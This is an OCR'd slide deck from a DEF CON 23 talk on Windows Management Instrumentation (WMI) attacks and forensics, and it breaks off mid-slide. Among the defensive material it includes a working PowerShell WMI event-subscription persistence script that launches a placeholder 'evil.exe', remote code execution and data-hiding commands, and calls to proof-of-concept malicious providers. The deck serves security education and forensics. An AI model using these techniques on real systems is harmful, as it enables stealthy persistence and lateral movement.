
WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis

Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

DEF CON 23

So you've been owned with WMI…

- Attackers use WMI - **reality**
- Prevention, detection, remediation guidance - **lacking**
- Forensic capability - **non-existent**
- Awareness of offensive capabilities – **lacking**
- Awareness of defensive capabilities – **practically non-existent**



Windows PowerShell

```
PS Attacker>$ComputerName = 'WIN-B85AAA7ST4U'
PS Attacker>$TargetUser = "$ComputerName\Administrator"
PS Attacker>Install-PersistentCCScraper -ComputerName $ComputerName -Credential
$TargetUser -Verbose
```

Test Mode
Windows 7
Build 7601

Introduction

Willi, Matt, and Claudiu

About the Speakers

Willi Ballenthin - @williballenthin

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic Analyst
- Researcher
- Instructor

About the Speakers

Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, MS Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.
- “Living off the Land” Proponent
- Perpetual n00b

About the Speakers

Claudiu “to the rescue” Teodorescu - @cteo13

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic researcher
- Crypto analyst
- GitHub projects – WMIParser
- Soccer player

Outline – 1/2

- Background, Motivations, Attack Examples
- WMI Architecture
- WMI Query Language (WQL)
- WMI Eventing
- Remote WMI
- Abridged History of WMI Malware & Attack Lifecycle
- Providers

Outline – 2/2

- File Format, Investigations, Real-Time Defense, Mitigations
- WMI Forensics
- Investigation Methodology - A Mock Investigation
- WMI Attack Detection

WMI Basics

Windows Management Instrumentation

What is WMI?


- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

Useful infrastructure for admins

∴

Useful infrastructure for attackers

WMI Architecture



Interacting with WMI: Powershell

- PowerShell is awesome
- Need I say more?

Windows PowerShell

```
PS C:\> Get-Command -Noun Wmi*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          Get-WmiObject                                      Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                   Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                  Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                   Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                    Microsoft.PowerShell.Management


PS C:\> Get-Command -Noun Cim*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          Get-CimAssociatedInstance                          CimCmdlets
Cmdlet          Get-CimClass                                       CimCmdlets
Cmdlet          Get-CimInstance                                    CimCmdlets
Cmdlet          Get-CimSession                                     CimCmdlets
Cmdlet          Invoke-CimMethod                                   CimCmdlets
Cmdlet          New-CimInstance                                    CimCmdlets
Cmdlet          New-CimSession                                     CimCmdlets
Cmdlet          New-CimSessionOption                               CimCmdlets
Cmdlet          Register-CimIndicationEvent                        CimCmdlets
Cmdlet          Remove-CimInstance                                 CimCmdlets
Cmdlet          Remove-CimSession                                  CimCmdlets
Cmdlet          Set-CimInstance                                    CimCmdlets


PS C:\>
```

"Blue is the New Black" - @obscuresec

WMI Utilities

- Client utilities:
  - PowerShell
  - `wmic.exe`
  - `wbemtest.exe`
  - `winrm.exe`
  - Windows Script Host – VBScript and JScript
  - `wmic, wmis, wmis-pth` (Linux)
- Research utilities:
  - Microsoft CIM Studio
  - Sapien WMI Explorer
- APIs
  - `IWbem*` COM API
  - .NET System.Management classes

WMI Query Language (WQL)

WMI Query Language (WQL)

- SQL-like query language used to
  - Filter WMI object instances
  - Register event trigger
- Three query classes:
  1. Instance Queries
  2. Event Queries
  3. Meta Queries

WMI Query Language (WQL) – Instance Queries

Format:

- `SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"`

WMI Query Language (WQL) – Event Queries

Format:

- SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING INTERVAL] <WHERE [CONSTRAINT]>
- SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>

Examples:

- SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
- SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
- SELECT * FROM RegistryKeyChangeEvent WHERE Hive='HKEY_LOCAL_MACHINE' AND KeyPath='SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'

WMI Eventing

WMI Events

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Types - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval
- Possible to miss event firings

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`

- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

WMI Event Types - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don't include as much information
- Notable extrinsic events:
- Consider the implications…

- `ROOT\CIMV2:Win32_ComputerShutdownEvent`
- `ROOT\CIMV2:Win32_IP4RouteTableEvent`
- `ROOT\CIMV2:Win32_ProcessStartTrace`
- `ROOT\CIMV2:Win32_ModuleLoadTrace`
- `ROOT\CIMV2:Win32_ThreadStartTrace`
- `ROOT\CIMV2:Win32_VolumeChangeEvent`
- `ROOT\CIMV2:Msft_WmiProvider*`
- `ROOT\DEFAULT:RegistryKeyChangeEvent`
- `ROOT\DEFAULT:RegistryValueChangeEvent`

WMI Events - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - `LogFileEventConsumer`
  - `ActiveScriptEventConsumer`
  - `NTEventLogEventConsumer`
  - `SMTPEventConsumer`
  - `CommandLineEventConsumer`
- Present in the following namespaces:
  - `ROOT\CIMV2`
  - `ROOT\DEFAULT`

Permanent WMI Events

- Event subscriptions persistent across reboots
- Requirements:
  1. Filter – An action to trigger off of
     - Creation of an `__EventFilter` instance
  2. Consumer – An action to take upon triggering the filter
     - Creation of a derived `__EventConsumer` instance
  3. Binding – Registers a Filter←→Consumer
     - Creation of a `__FilterToConsumerBinding` instance

Remote WMI

Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

MSDN: [Setting Up a Fixed Port for WMI]

MSDN: [Connecting Through Windows Firewall]

Remote WMI Protocols - DCOM

Administrator: Windows PowerShell

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credent
ial 'WIN-B85AAA7ST4U\Administrator'


__GENUS                     : 2
__CLASS                     : Win32_Process
__SUPERCLASS                : CIM_Process
__DYNASTY                   : CIM_ManagedSystemElement
__RELPATH                   : Win32_Process.Handle="0"
__PROPERTY_COUNT            : 45
__DERIVATION                : {CIM_Process, CIM_LogicalElement, CIM_ManagedSyste
                              mElement}
__SERVER                    : WIN-B85AAA7ST4U
__NAMESPACE                 : root\cimv2
__PATH                      : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle=
                              "0"
Caption                     : System Idle Process
CommandLine                 :
CreationClassName           : Win32_Process
CreationDate                :
CSCreationClassName         : Win32_ComputerSystem
CSName                      : WIN-B85AAA7ST4U
Description                 : System Idle Process
```

Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization

Administrator: Windows PowerShell

```
PS C:\> ls WSMan:\localhost


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type            Name                            SourceOfValue   Value
----            ----                            -------------   -----
System.String   MaxEnvelopeSizekb                               500
System.String   MaxTimeoutms                                    60000
System.String   MaxBatchItems                                   32000
System.String   MaxProviderRequests                             4294967295
```

Remote WMI Protocols – WinRM/PowerShell Remoting

Windows PowerShell

```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'W
IN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process

ProcessId    Name             HandleCount  WorkingSetSi VirtualSize PSComputerN
                                           ze                       ame
---------    ----             -----------  ------------ ----------- -----------
0            System Idle P...  0           24576        0           192.168....
4            System            507         241664       1441792     192.168....
232          smss.exe          29          684032       3096576     192.168....
320          csrss.exe         547         2867200      33828864    192.168....
372          csrss.exe         261         13086720     51609600    192.168....
380          wininit.exe       76          2744320      33660928    192.168....
436          winlogon.exe      109         3932160      41578496    192.168....
476          services.exe      190         5799936      37363712    192.168....
484          lsass.exe         611         6672384      32768000    192.168....
516          lsm.exe           143         2543616      15011840    192.168....
600          svchost.exe       355         6316032      39587840    192.168....
668          svchost.exe       264         5439488      28577792    192.168....
716          svchost.exe       393         10043392     52105216    192.168....
824          svchost.exe       606         9134080      87629824    192.168....
872          svchost.exe       124         4571136      27308032    192.168....
```

WMI Attack Lifecycle

WMI Malware History

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

WMI Attacks – Reconnaissance

- Host/OS information: `ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem`
- File/directory listing: `ROOT\CIMV2:CIM_DataFile`
- Disk volume listing: `ROOT\CIMV2:Win32_Volume`
- Registry operations: `ROOT\DEFAULT:StdRegProv`
- Running processes: `ROOT\CIMV2:Win32_Process`
- Service listing: `ROOT\CIMV2:Win32_Service`
- Event log: `ROOT\CIMV2:Win32_NtLogEvent`
- Logged on accounts: `ROOT\CIMV2:Win32_LoggedOnUser`
- Mounted shares: `ROOT\CIMV2:Win32_Share`
- Installed patches: `ROOT\CIMV2:Win32_QuickFixEngineering`
- Installed AV: `ROOT\SecurityCenter[2]:AntiVirusProduct`

WMI Attacks – Code Execution and Lateral Movement

Windows PowerShell

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepa
d.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 340
ReturnValue      : 0
PSComputerName   :
```

WMI Attacks – Persistence

- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Attackers love this for persistence!

WMI Attacks – Persistence

```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

WMI Attacks – Data Storage

```
$StaticClass = New-Object System.Management.ManagementClass('root\cimv2', $null, $null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is not the malware you're looking for")
$StaticClass.Put()
```

Windows PowerShell

```
PS C:\> ([WmiClass] 'Win32_EvilClass').Properties['EvilProperty']


Name        : EvilProperty
Value       : This is not the malware you're looking for
Type        : String
IsLocal     : True
IsArray     : False
Origin      : Win32_EvilClass
Qualifiers  : {CIMTYPE}
```

WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Extend the functionality of WMI
- Unique GUID associated with each provider
- GUID corresponds to location in registry
  - `HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 – (default)`
- New providers create new `__Win32Provider : __Provider` instances

Malicious WMI Providers

- This was merely a theoretical attack vector until recently…
- `EvilWMIProvider` by Casey Smith (@subTee)
  - https://github.com/subTee/EvilWMIProvider
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- `EvilNetConnectionWMIProvider` by Jared Atkinson (@jaredcatkinson)
  - https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class Win32_NetworkConnection`

WMI Forensics

WMI Forensics - Motivation

- Few large engagements in last six months involved APT29
  - Aware of defenders, anti-forensic techniques
  - Displayed uncommon knowledge of WMI
    - Persistence, payload storage, lateral movement, etc.
    - Difficult to analyze forensically

WMI Forensics - Motivation


- With online systems: use WMI to query itself
  - Enumerate filter to consumer bindings
  - Query WMI object definitions for suspicious events
- CIM repository is totally undocumented
  - `objects.data`, `index.btr`, `mapping#.map`
- Today, forensic analysis is mostly hypothesize and guess:
  - Copy CIM repository to a running system, or
  - `strings.exe` on `objects.data`
- What is really going on in there? What are we missing?

WMI Implementation on Disk

- WMI “providers” register themselves to expose query-able data
  - Object-oriented type hierarchy: Namespaces, Classes, Properties, Methods, Instances, References
  - CIM (Common Information Model) repository : `%SystemRoot%\WBEM\Repository`
    - `Objects.data`
    - `index.btr`
    - `mapping.ver` – Only in XP, specifies the index of the current mapping file
    - `Mapping1.map, Mapping2.map, Mapping3.map`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`

Reverse Engineering the CIM Repo

- Hex dump analysis
  - No static analysis of executable files, no debugging
  - Result: complete description of database format and query algorithms
- Layers of CIM repo (levels of abstraction):
  - Physical Representation
  - Logical Representation
  - Database Index
  - Object Format
  - CIM Hierarchy
- Details!



WMI Repository – Artifact Recovery Methodology

- Construct the search string, taking into consideration the artifact's namespace, class, name
  - Stay tuned
- Perform a search in the `index.btr`
  - Logical Page #
  - Artifact's Record Identifier
  - Artifact's Record Size
- Based on the Logical Page #, determine the Physical Page # from the `objects.data` Mapping in `Mapping#.map`
- Find the Record Header based on the Artifact's Record Identifier in the page discovered at previous step in `objects.data`
- Validate the size in the Record Header matches Artifact's Record Size in `index.btr` found string
- Record Offset in the Record Header represents the offset in the current page of the Artifact

Objects.data – Page Structure


Offset	RecID	RecOffset	RecSize	CRC32	
00576000	22 36 0D 00	90 00 00 00	79 09 00 00	7A F6 24 08	First Record Header
00576010	12 9C 12 00	09 0A 00 00	1B 03 00 00	82 F0 06 98	
00576020	FD 6E 12 00	24 0D 00 00	10 08 00 00	66 69 33 0F	
00576030	E4 57 12 00	34 15 00 00	EC 02 00 00	CB F6 2E 50	
00576040	F0 4B 12 00	20 18 00 00	9F 03 00 00	02 A9 E8 B7	
00576050	90 AE 75 00	BF 1B 00 00	8C 01 00 00	51 29 81 94	
00576060	5C DB 75 00	4B 1D 00 00	3F 01 00 00	65 60 69 9E	
00576070	34 21 76 00	8A 1E 00 00	52 01 00 00	E2 73 5A 5C	
00576080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	Last Record Header
00576090	0E 00 00 00	42 00 69 00	6E 00 64 00	69 00 6E 00	First Record
005760A0	67 00 45 00	6C 00 65 00	6D 00 65 00	6E 00 74 00	

- Record Header : RecID, RecOffset, RecSize, Crc32 (16 bytes)
- First Record starts immediately after last Record Header
- CRC32 is only stored in the Record Header in Repos under XP

Index.btr – Root Page Search Strings

```
NS_2DDE46913C837E49ADBBDD92C6008082\CR_CE89D1C31B4731CE588F7EB783FD8E5A\C_0F2E588E9C8E13CFBE35123A1AE3B65C

NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401

NS_8DFCCA0B7FAB09C32755407485035A60\KI_C010FD7DD9000F150727289DC325C71F\I_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212

NS_AC3EFBD18065EBF47BE8D9592C429C5D\CR_0745D601E1DB31037467E0E38D7FDE78\C_A5FA2E1D2577F4AB73FA15C472A4E20F

NS_DA2786B86FA728AF4EC85C5CD54B08B4\CI_E5844D1645B0B6E6F2AF610EB14BFC34\IL_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124

NS_DD73323810DAB2D362482D85928C165A\CR_C8B9953EB5EED0311056ABF97FEC9050\R_D5822A799D84E28E59DFC01F4399BACE
```

Index.btr – Root Page Details



Forensic Investigation of WMI Attacks

Next Generation Detection 1/2

- FLARE team reverse engineered the CIM repository file formats

- Two tools developed:
